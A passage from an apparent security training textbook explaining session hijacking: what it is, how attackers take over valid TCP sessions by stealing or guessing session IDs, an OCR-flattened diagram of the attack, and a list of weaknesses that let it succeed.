succeeds. It also discusses the session hijacking process, packet analysis of a local session hijack, types of session hijacking, session hijacking in an Open Systems Interconnection (OSI) model, and differences between spoofing and hijacking.



What is Session Hijacking?

- Session hijacking refers to an attack in which an attacker seizes control of a **valid TCP communication session** between two computers
- As most **authentications only occur at the start of a TCP session**, this allows the attacker to gain access to a machine
- Attackers can sniff all the traffic from the established TCP sessions and perform **identity theft**, **information theft**, **fraud**, etc.
- The attacker steals a valid session ID and uses it to **authenticate himself with the server**

What is Session Hijacking?

A web server sends a session identification token or key to a web client after successful authentication. These session tokens differentiate multiple sessions that the server establishes with clients. Web servers use various mechanisms to generate random tokens and controls to secure the tokens during transmission.

Session hijacking is an attack in which an attacker takes over a valid Transmission Control Protocol (TCP) communication session between two computers. Because most types of authentication are performed only at the start of a TCP session, an attacker can gain access to a machine while a session is in progress. Attackers can sniff all the traffic from established TCP sessions and perform identity theft, information theft, fraud, etc.

A session hijacking attack exploits a session-token generation mechanism or token security controls so that the attacker can establish an unauthorized connection with a target server. The attacker can guess or steal a valid session ID, which identifies authenticated users, and use it to establish a session with the server. The web server responds to the attacker's requests under the impression that it is communicating with an authenticated user.

Attackers can use session hijacking to launch various kinds of attacks, such as man-in-the-middle (MITM) and denial-of-service (DoS) attacks. In an MITM attack, an attacker places themselves between an authorized client and a server by performing session hijacking to ensure that information flowing in either direction passes through them. However, the client and server believe they are directly communicating with each other. Attackers can also sniff sensitive information and disrupt sessions to launch a DoS attack.




Credential Transmission
Credential Confirmation
Session Setup
Session Setup
Data Request
Data Transmission
Data Transmission
Data Transmission
Victim
Web Server
Sniffed Traffic
Data Request
Data Transmission
Attacker

Figure 11.1: Example of session hijacking



Why is Session Hijacking Successful?

Absence of account lockout for invalid session IDs

Indefinite session timeout

Weak session-ID generation algorithm or small session IDs

Most computers using TCP/IP are vulnerable

Insecure handling of session IDs

Most countermeasures do not work without encryption

